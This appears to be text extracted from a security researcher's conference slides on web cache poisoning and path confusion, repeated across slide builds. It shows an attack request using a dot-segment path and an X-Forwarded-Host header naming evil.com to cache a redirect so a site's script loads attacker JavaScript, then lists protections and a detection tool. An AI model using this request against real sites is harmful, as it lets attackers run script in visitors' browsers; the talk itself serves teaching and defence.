


Key	Response


Cache-What-Where

Resolve dot-segment

```
GET /logout#/../main.js
Host: redacted.com
X-Forwarded-Host: evil.com
```



/logout




302 evil.com




Flask

Key	Response


Cache-What-Where




Cache-What-Where



Cache-What-Where



Cache-What-Where




Cache-What-Where

```
HTTP/1.1 200 OK
```

```
<script src="/main.js">
```

```
</script>
```

```
This is the home page!
```



Key	Response
/main.js	302 evil.com

Cache-What-Where

```
HTTP/1.1 200 OK
```

```
<script src="/main.js">
```

```
</script>
```

```
This is the home page!
```

/main.js



Key	Response
/main.js	302 evil.com


Cache-What-Where

```
HTTP/1.1 200 OK
```

```
<script src="/main.js">
```

```
</script>
```

```
This is the home page!
```




Cache-What-Where

```
HTTP/1.1 200 OK
```

```
<script src="/main.js">
```

```
</script>
```

```
This is the home page!
```



HTTP/1.1 302 Found
Location: evil.com/login



Key	Response
/main.js	302 evil.com

Cache-What-Where


```
HTTP/1.1 200 OK
```

```
<script src="/main.js">
```

```
</script>
```

```
This is the home page!
```

evil.com/login



evil.com

Cache-What-Where

```
HTTP/1.1 200 OK
```

```
<script src="/main.js">
```

```
</script>
```


```
This is the home page!
```

evil.com/login



```
HTTP/1.1 200 OK  
Content-Type: javascript
```

```
Alert("Arbitrary JS!");
```



evil.com

Cache-What-Where

```
HTTP/1.1 200 OK
```

```
<script src="/main.js
```

```
Alert("Arbitrary JS!");
```

```
</script>
```

```
This is the home page!
```



DEMO

Imperva & Nginx

Protections

- Web Cache Deception
 - Use 'private' and 'no-store' directives
 - Disable Cache-Control override
- Web cache poisoning
 - Disable cache key normalization if possible
- Use my tool to detect path confusion

Take Aways

- Web cache exploitation techniques
 - Arbitrary web cache poisoning and deception
- Tool to detect web cache and path confusion vulnerabilities
 - Burp's open source extension
- Learning material
 - Web cache deception academy topic and labs

Questions?

Mail: martin.doyhenard@potswigger.net

X: [@tincho_508](#)